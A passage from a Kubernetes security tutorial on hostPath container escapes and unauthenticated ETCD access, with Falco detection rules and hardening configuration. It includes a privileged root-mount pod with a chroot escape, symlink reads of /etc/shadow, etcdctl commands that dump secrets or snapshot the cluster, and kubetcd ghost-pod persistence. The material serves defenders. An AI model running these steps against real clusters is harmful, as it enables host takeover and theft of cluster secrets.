<p>Kubernetes supports a variety of volume types. As of Kubernetes 1.34, many cloud-based volume types such as <code class="language-plaintext highlighter-rouge">awsElasticBlockStore</code>, <code class="language-plaintext highlighter-rouge">azureDisk</code>, <code class="language-plaintext highlighter-rouge">cinder</code>, and <code class="language-plaintext highlighter-rouge">azureFile</code> have been deprecated in favor of third party storage drivers through the Container Storage Interface (CSI) instead. That being said, there are still numerous volume types still supported. Most notably:</p>

<ul>
  <li>ConfigMap</li>
  <li>emptyDir</li>
  <li>hostPath</li>
  <li>persistentVolumeClaim</li>
  <li>Secret</li>
</ul>

<p>ConfigMap - provides a way to inject configuration data into pods, allowing applications to access configuration files as if they were regular files.</p>

<p>emptyDir - creates an initially empty volume that exists as long as the pod is running. All containers in the pod can read and write the same files in the volume, making it useful for sharing data between containers in the same pod.</p>

<p>hostPath - mounts a file or directory from the host node’s filesystem into the pod.</p>

<p>persistentVolumeClaim (PVC) - allows pods to request storage that persists beyond the pod’s lifecycle. They abstract the underlying storage implementation.</p>

<p>Secret - specifically designed for sensitive information like passwords, OAuth tokens, and SSH keys. They are base64-encoded and can be mounted as files or exposed as environment variables.</p>

<h4 id="hostpath-abuse">hostPath Abuse</h4>

<p>The Kubernetes documentation warns against using <code class="language-plaintext highlighter-rouge">hostPath</code> because of the security risks, instead it recommends users to define a <code class="language-plaintext highlighter-rouge">local</code> Persistent Volume and use it in its place. <code class="language-plaintext highlighter-rouge">hostPath</code> can give containers direct access to the host filesystem, leading to container escapes.</p>

<p>Let’s take for example, a configuration where a container has a <code class="language-plaintext highlighter-rouge">hostPath</code> mount pointing to the root directory.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">Pod</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">root-hostpath-demo</span>  
<span class="na">spec</span><span class="pi">:</span>  
  <span class="na">containers</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">attacker</span>  
    <span class="na">image</span><span class="pi">:</span> <span class="s">alpine:latest</span>  
    <span class="na">securityContext</span><span class="pi">:</span>  
      <span class="na">privileged</span><span class="pi">:</span> <span class="no">true</span>  
    <span class="na">command</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">tail"</span><span class="pi">]</span>  
    <span class="na">args</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">-f"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">/dev/null"</span><span class="pi">]</span>  
    <span class="na">volumeMounts</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">root-volume</span>  
      <span class="na">mountPath</span><span class="pi">:</span> <span class="s">/host</span>  
  <span class="na">volumes</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">root-volume</span>  
    <span class="na">hostPath</span><span class="pi">:</span>  
      <span class="na">path</span><span class="pi">:</span> <span class="s">/</span>  
      <span class="na">type</span><span class="pi">:</span> <span class="s">Directory</span>  
</code></pre></div></div>

<p>With this configuration, the attacker has read and write access to the entire host filesystem. They can read sensitive files, modify system configurations, or plant malicious binaries. This is essentially a complete compromise of the host node.<br />
<img src="/img/kubernetes/kube-images/07-wvm/02-root-demo.png" alt="image42" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl <span class="nb">exec</span> <span class="nt">-it</span> root-hostpath-demo <span class="nt">--</span> <span class="nb">chroot</span> /host sh  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/07-wvm/03-chroot.png" alt="image43" /></p>

<p>Although, this configuration isn’t one that you would likely see in the wild. A much more likely configuration is this one:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">Pod</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">hostpath-log-demo</span>  
<span class="na">spec</span><span class="pi">:</span>  
  <span class="na">containers</span><span class="pi">:</span>    
  <span class="pi">-</span> <span class="na">image</span><span class="pi">:</span> <span class="s">alpine</span>  
    <span class="na">name</span><span class="pi">:</span> <span class="s">test-container</span>  
    <span class="na">command</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">tail"</span><span class="pi">]</span>  
    <span class="na">args</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">-f"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">/dev/null"</span><span class="pi">]</span>   
    <span class="na">volumeMounts</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="na">mountPath</span><span class="pi">:</span> <span class="s">/var/log/host</span>  
      <span class="na">name</span><span class="pi">:</span> <span class="s">test-volume</span>  
  <span class="na">volumes</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">test-volume</span>  
    <span class="na">hostPath</span><span class="pi">:</span>  
      <span class="c1"># directory location on host  </span>
      <span class="na">path</span><span class="pi">:</span> <span class="s">/var/log</span>  
      <span class="c1"># this field is optional  </span>
      <span class="na">type</span><span class="pi">:</span> <span class="s">Directory</span>  
</code></pre></div></div>
<p>In this setup, the pod would have access to the host’s <code class="language-plaintext highlighter-rouge">/var/log</code> directory. <a href="https://www.aquasec.com/blog/kubernetes-security-pod-escape-log-mounts">Daniel Sagi</a> describes how this can be abused. If an attacker creates a symlink between a log file and a sensitive file like /etc/shadow then the attacker now has the ability to read /etc/shadow.</p>

<p>An attacker could also create a symlink to the root folder on the host and read SSH keys or other sensitive files.<br />
<img src="/img/kubernetes/kube-images/07-wvm/04-fakelog.png" alt="image44" /></p>

<p>An attacker with write access to host directories could also plant SUID binaries. They could create a binary that spawns a root shell and use that to escape the container when the binary gets executed on the host either through a cron job or other means.</p>

<p>Other risky mount locations are <code class="language-plaintext highlighter-rouge">/var/run/docker.sock</code>, <code class="language-plaintext highlighter-rouge">/proc</code>, <code class="language-plaintext highlighter-rouge">/dev</code>, and <code class="language-plaintext highlighter-rouge">/etc</code>.</p>

<h4 id="defensive-strategies-1">Defensive Strategies</h4>

<h5 id="restrict-hostpath">Restrict hostPath</h5>

<p><code class="language-plaintext highlighter-rouge">hostPath</code> volumes should be avoided unless absolutely necessary. If they must be used, they should be scoped to a specific directory with <code class="language-plaintext highlighter-rouge">spec.volumes.hostpath.path</code>.</p>

<p>Additionally they should be set to read only mode, although this would not prevent mount traversal attacks.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code>   <span class="na">volumeMounts</span><span class="pi">:</span>  
      <span class="pi">-</span> <span class="na">mountPath</span><span class="pi">:</span> <span class="s">/var/log/host</span>  
        <span class="na">name</span><span class="pi">:</span> <span class="s">log-volume</span>  
        <span class="na">readOnly</span><span class="pi">:</span> <span class="no">true</span>  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/07-wvm/05-readonly.png" alt="image45" /></p>

<p>To completely restrict how a pod can interact with the host filesystem the security context can be configured:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">securityContext</span><span class="pi">:</span>  
  <span class="na">capabilities</span><span class="pi">:</span>  
    <span class="na">drop</span><span class="pi">:</span>
      <span class="pi">-</span> <span class="s">all</span>
</code></pre></div></div>

<h4 id="writable-volume-mount-detections-in-falco">Writable Volume Mount Detections in Falco</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Symlink To Host Files</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect creation of symlinks inside a container that point to sensitive host paths</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">(evt.type in (symlink, symlinkat)) and</span>
    <span class="s">(evt.arg.target in ("/etc/shadow", "/etc/sudoers", "/etc/passwd") or </span>
    <span class="s">evt.arg.target in ("/etc/sudoers.d", "/etc", "/var/log")) and</span>
    <span class="s">not proc.cmdline contains "podman"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Suspicious symlink created inside container (src=%evt.arg.path target=%evt.arg.target proc=%proc.cmdline user=%user.name file=%fd.filename linkpath=%evt.arg.linkpath process=%proc.name proc_exepath=%proc.exepath parent=%proc.pname command=%proc.cmdline terminal=%proc.tty)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1611</span><span class="pi">,</span> <span class="nv">container</span><span class="pi">,</span> <span class="nv">host-escape</span><span class="pi">,</span> <span class="nv">symlink</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Pod Using hostPath to Mount Root Filesystem</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detects creation of a pod mounting / from the host filesystem, which allows full host takeover.</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource = "pods" and</span>
    <span class="s">ka.verb=create and</span>
    <span class="s">ka.req.pod.volumes.hostpath intersects (/)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">HostPath Root Mount Detected:</span>
    <span class="s">user=%ka.user.name pod=%ka.req.pod.containers.name namespace=%ka.target.namespace</span>
    <span class="s">hostPath=%ka.req.pod.volumes.hostpath</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1611</span><span class="pi">,</span> <span class="nv">hostpath</span><span class="pi">,</span> <span class="nv">privilege-escalation</span><span class="pi">,</span> <span class="nv">container-escape</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Container Accessing Mounted Host Root Filesystem</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detects a container reading or writing files inside a hostPath-mounted root filesystem.</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">(container.id != host) and</span>
    <span class="s">evt.type in (open, openat, openat2) and</span>
    <span class="s">k8s.ns.name != "falco" and</span>
    <span class="s">not k8s.pod.name contains "falco" and</span>
    <span class="s">fd.name startswith "/host"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Suspicious access to host root filesystem.</span>
    <span class="s">container=%container.name image=%container.image.fullpath</span>
    <span class="s">user=%user.name file=%fd.name</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1611</span><span class="pi">,</span> <span class="nv">hostpath</span><span class="pi">,</span> <span class="nv">escape</span><span class="pi">,</span> <span class="nv">privilege-escalation</span><span class="pi">]</span>
</code></pre></div></div>

<h3 id="etcd-unauthorized-access"><strong>ETCD Unauthorized Access</strong></h3>

<p><code class="language-plaintext highlighter-rouge">ETCD</code> is one of the most sensitive components in the entire cluster. It stores the complete cluster state including all secrets, ConfigMaps, service account tokens, RBAC policies, pod specs, and network policies. Essentially if an attacker gets access to the <code class="language-plaintext highlighter-rouge">ETCD</code>, they have complete control over the cluster.</p>

<p>By default, <code class="language-plaintext highlighter-rouge">ETCD</code> listens on port <code class="language-plaintext highlighter-rouge">2379</code> on the host’s network interface and requires client certificate authentication.  If that interface isn’t properly secured, <code class="language-plaintext highlighter-rouge">ETCD</code> could be reachable to attackers on the network. A quick query on shodan reveals that there are about 4.7k publicly exposed <code class="language-plaintext highlighter-rouge">ETCD</code> endpoints in the wild as of the time of writing.</p>

<p><a href="https://www.shodan.io/search?query=etcd"><code class="language-plaintext highlighter-rouge">https://www.shodan.io/search?query=etcd</code></a></p>

<p><img src="/img/kubernetes/kube-images/08-etcd/01-etcdshodan.png" alt="image46" /></p>

<p>When client certificate authentication is not enforced, an actor can connect to <code class="language-plaintext highlighter-rouge">ETCD</code> and perform operations. Unlike API Server misconfigurations that may be limited by RBAC, direct <code class="language-plaintext highlighter-rouge">ETCD</code> access bypasses all Kubernetes authorization controls. The attacker operates at the persistence layer, beneath the API Server’s protective mechanisms.</p>

<h4 id="unauthorized-data-access">Unauthorized Data Access</h4>

<p>If <code class="language-plaintext highlighter-rouge">ETCD</code> is exposed then <a href="https://rootedsec.io/pages/posts/08-04-24/hacking-etcd.html">an attacker could attempt to dump the entire cluster state</a> from <code class="language-plaintext highlighter-rouge">ETCD</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">ETCDCTL_ENDPOINTS</span><span class="o">=</span><span class="s2">"https://</span><span class="nv">$EXPOSED_IP</span><span class="s2">:12379"</span> <span class="se">\ </span> 
<span class="o">&amp;&amp;</span> <span class="nb">export </span><span class="nv">ETCDCTL_API</span><span class="o">=</span>3 <span class="se">\ </span> 
<span class="o">&amp;&amp;</span> etcdctl get <span class="nt">--prefix</span> <span class="s2">""</span>  
</code></pre></div></div>

<p>This command would attempt to read all keys under the root prefix. If it succeeds, the <code class="language-plaintext highlighter-rouge">ETCD</code> database is accessible.</p>

<p><img src="/img/kubernetes/kube-images/08-etcd/02-getprefixkeys.png" alt="image47" /></p>

<p>For example, attackers could even extract secrets from <code class="language-plaintext highlighter-rouge">ETCD</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>etcdctl get /registry/secrets <span class="nt">--prefix</span> <span class="nt">--keys-only</span>  
etcdctl get /registry/secrets/default/my-db-credentials  

</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/08-etcd/03-getsecretkey.png" alt="image48" /></p>

<p><img src="/img/kubernetes/kube-images/08-etcd/04-plaintextsecret.png" alt="image49" /></p>

<p>Attackers could also create a snapshot of <code class="language-plaintext highlighter-rouge">ETCD</code> to minimize their network traffic and exfiltrate data:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>etcdctl snapshot save snapshot.db  
</code></pre></div></div>

<h4 id="injecting-malicious-configurations">Injecting Malicious Configurations</h4>

<p><code class="language-plaintext highlighter-rouge">ETCD</code>’s API can also be used to write new keys or modify existing ones. When using <code class="language-plaintext highlighter-rouge">kubectl</code>, requests pass through authentication, authorization and, Admission Controllers before the request is executed. However, by using <code class="language-plaintext highlighter-rouge">ETCD</code> directly, these controls are completely bypassed. This means with the proper access, an attacker can create new service accounts, create a rogue pod, disable security policies, or even alter RBAC roles for privilege escalation.</p>

<p>The NCC group has a<a href="https://github.com/nccgroup/kubetcd"> proof-of-concept (PoC) for injecting resources</a> called <code class="language-plaintext highlighter-rouge">kubetcd</code>. In their <a href="https://www.nccgroup.com/research-blog/post-exploiting-a-compromised-etcd-full-control-over-the-cluster-and-its-nodes/">blog</a> on compromising <code class="language-plaintext highlighter-rouge">ETCD</code>, they mention that it is also  possible to modify the creation date of a pod to evade detection.</p>

<p>It is also possible to gain persistence using pods by manipulating the pod’s name and namespace. An attacker could create a pod where the name and the path do not match. Similarly, if a pod is running in a namespace that doesn’t exist, it will only appear when all resources are listed. In both cases, the API Server will not be able to delete the pod.</p>

<p><code class="language-plaintext highlighter-rouge">kubetcd</code> requires a pod to be already deployed for the Ghost Pod technique to work, so we’ll go ahead and create one.</p>

<p><img src="/img/kubernetes/kube-images/08-etcd/06-ghostpodcreated.png" alt="image51" /></p>

<p>We can then create our ghost pod:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./kubetcd create pod ghostpod-attacker <span class="nt">-t</span> ghostpod –fake-ns <span class="nt">-n</span> ghost  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/08-etcd/07-ghostpodinject.png" alt="image52" /></p>

<p>We can see that <code class="language-plaintext highlighter-rouge">kubectl</code> shows the malicious pod running in the default namespace:</p>

<p><img src="/img/kubernetes/kube-images/08-etcd/08-ghostpodtestget.png" alt="image53" /></p>

<p>However, the fake namespace doesn’t appear:</p>

<p><img src="/img/kubernetes/kube-images/08-etcd/09-nofakens.png" alt="image54" /></p>

<p>Meaning our attempts to delete the pod or the namespace will always fail.<br />
<img src="/img/kubernetes/kube-images/08-etcd/10-ghostpoddeletetest.png" alt="image55" /></p>

<p><img src="/img/kubernetes/kube-images/08-etcd/11-namespacenotfound.png" alt="image56" /></p>

<p>Now lets take a look within <code class="language-plaintext highlighter-rouge">ETCD</code> directly.</p>

<p>In the default namespace, we no longer see the malicious pod: <br />

<img src="/img/kubernetes/kube-images/08-etcd/12-ghostpodetcd.png" alt="image57" /></p>

<p>But if we look in namespaces, we don’t see the malicious namespace either:<br />
<img src="/img/kubernetes/kube-images/08-etcd/13-etcdnofakens.png" alt="image58" /></p>

<p>We can find the malicious pod when we list all pods:</p>

<p><img src="/img/kubernetes/kube-images/08-etcd/14-ghostpodallpods.png" alt="image59" /></p>

<p>And only from directly through <code class="language-plaintext highlighter-rouge">ETCD</code> can we delete the pod:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>etcdctl del /registry/pods/ghost/ghostpod-attacker

</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/08-etcd/15-ghostpoddel.png" alt="image60" /></p>

<h4 id="etcd-unauthorized-access-defensive-strategies">ETCD Unauthorized Access Defensive Strategies</h4>

<h5 id="enable-client-certificate-authentication">Enable Client Certificate Authentication</h5>

<p><a href="https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/">Client certificate authentication</a> ensures that only components with valid and trusted certificates can connect to <code class="language-plaintext highlighter-rouge">ETCD</code>.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s">--data-dir=${SNAP_COMMON}/var/run/etcd</span>  
<span class="s">--advertise-client-urls=https://${DEFAULT_INTERFACE_IP_ADDR}:12379</span>  
<span class="s">--listen-client-urls=https://${DEFAULT_INTERFACE_IP_ADDR}:12379</span>  
<span class="s">--client-cert-auth</span>  
<span class="s">--trusted-ca-file=${SNAP_DATA}/certs/ca.crt</span>  
<span class="s">--cert-file=${SNAP_DATA}/certs/server.crt</span>  
<span class="s">--key-file=${SNAP_DATA}/certs/server.key</span>  
<span class="s">--enable-v2=true</span>  
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">--client-cert-auth</code> ensures that all connections must present a valid certificate signed by the certificate authority. <code class="language-plaintext highlighter-rouge">--peer-client-cert-auth</code> applies the same logic to communication between <code class="language-plaintext highlighter-rouge">ETCD</code> cluster members.</p>

<h5 id="network-restrictions">Network Restrictions</h5>

<p><code class="language-plaintext highlighter-rouge">ETCD</code> should never be externally exposed as only the API Server and <code class="language-plaintext highlighter-rouge">ETCD</code> peers need to be able to communicate with it. It should only listen on localhost defined by <code class="language-plaintext highlighter-rouge">--listen-client-urls</code>.</p>

<p>If <code class="language-plaintext highlighter-rouge">ETCD</code> must listen on a non-localhost interface, the listener should be tightly restricted with host-level and network-level firewall rules.</p>

<p>A Container Network Interface (CNI) plugin can also be used to enforce network policies. A network policy can be implemented that denies all traffic to <code class="language-plaintext highlighter-rouge">ETCD</code> except from the API Server.</p>

<h5 id="enable-encryption-at-rest">Enable Encryption at Rest</h5>

<p><code class="language-plaintext highlighter-rouge">ETCD</code> stores secrets in plaintext by default, allowing anyone with filesystem access to read all cluster secrets.  In order to enable encryption, you need to explicitly create an EncryptionConfiguration file that will define how resources should be encrypted.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">apiserver.config.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">EncryptionConfiguration</span>  
<span class="na">resources</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">resources</span><span class="pi">:</span>  
      <span class="pi">-</span> <span class="s">secrets</span>  
    <span class="na">providers</span><span class="pi">:</span>  
      <span class="pi">-</span> <span class="na">aescbc</span><span class="pi">:</span>  
          <span class="na">keys</span><span class="pi">:</span>  
            <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">key1</span>  
              <span class="na">secret</span><span class="pi">:</span> <span class="s">$(head -c 32 /dev/urandom | base64)</span>  
      <span class="pi">-</span> <span class="na">identity</span><span class="pi">:</span> <span class="pi">{}</span>  
</code></pre></div></div>
<p>Then set <code class="language-plaintext highlighter-rouge">--encryption-provider-config</code> on the API Server to point to this config file.</p>

<p>The API Server will now encrypt all new secrets. To re-encrypt existing secrets run:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get secrets <span class="nt">-A</span>  <span class="nt">-o</span> json | kubectl replace <span class="nt">-f</span> -  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/08-etcd/16-replacesecret.png" alt="image61" /></p>

<p>Then the data is encrypted as shown below:</p>

<p><img src="/img/kubernetes/kube-images/08-etcd/17-encryptedsecret.png" alt="image62" /></p>

<h4 id="etcd-detections-with-falco">ETCD Detections with Falco</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ETCD Access</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect any process accessing etcd client port</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type=connect and</span>
    <span class="s">fd.sport=12379 and </span>
    <span class="s">not proc.name in (kube-apiserver, kubelite, etcd)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="s">Unexpected etcd connection from %proc.name (%fd.cip:%fd.cport)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">etcd</span><span class="pi">,</span> <span class="nv">discovery</span><span class="pi">,</span> <span class="nv">T1613</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ETCD Pod Tampering</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detects attempts to create, delete, or modify pod objects in etcd using etcdctl</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type=execve and</span>
    <span class="s">proc.name=etcdctl and</span>
    <span class="s">(</span>
      <span class="s">proc.cmdline contains "put" or</span>
      <span class="s">proc.cmdline contains "del"</span>
    <span class="s">) and</span>
    <span class="s">(</span>
      <span class="s">proc.args contains "/registry/pods" or</span>
      <span class="s">proc.cmdline contains "/registry/pods"</span>
    <span class="s">)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Pod injection attempt via etcdctl detected</span>
    <span class="s">(user=%user.name cmd=%proc.cmdline pid=%proc.pid file=%proc.exe) </span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">persistence</span><span class="pi">,</span> <span class="nv">etcd</span><span class="pi">,</span> <span class="nv">api-bypass</span><span class="pi">,</span> <span class="nv">T1525</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ETCD read attempt from unusual source detected</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detects attemtps to read sensitive information from etcd</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type=execve and</span>
    <span class="s">proc.name=etcdctl and </span>
    <span class="s">(</span>
      <span class="s">proc.args contains "get" or</span>
      <span class="s">proc.cmdline contains "get"</span>
    <span class="s">) and</span>
    <span class="s">(</span>
      <span class="s">proc.cmdline contains "/registry/pods" or </span>
      <span class="s">proc.cmdline contains "/registry/secrets" or </span>
      <span class="s">proc.cmdline contains "/registry/configmaps"</span>
    <span class="s">)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ETCD read attempt detected (user=%user.name cmd=%proc.cmdline pid=%proc.pid file=%proc.exe)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">etcd</span><span class="pi">,</span> <span class="nv">control-plane</span><span class="pi">,</span> <span class="nv">T1525</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ETCD Snapshot Created</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect creation of ETCD snapshots, which may indicate cluster state exfiltration</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type = execve and</span>
    <span class="s">proc.name = "etcdctl" and</span>
    <span class="s">proc.cmdline contains "snapshot" and</span>
    <span class="s">proc.cmdline contains "save"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ETCD snapshot created (proc=%proc.cmdline user=%user.name)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">etcd</span><span class="pi">,</span> <span class="nv">exfiltration</span><span class="pi">,</span> <span class="nv">discovery</span><span class="pi">,</span> <span class="nv">credential-access</span><span class="pi">,</span> <span class="nv">T1613</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ETCD Registry Deletion</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect deletion of Kubernetes objects directly from etcd</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type = execve and</span>
    <span class="s">proc.name = etcdctl and</span>
    <span class="s">proc.cmdline contains "del" and</span>
    <span class="s">proc.cmdline contains "/registry/"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Direct deletion of Kubernetes objects from etcd |</span>
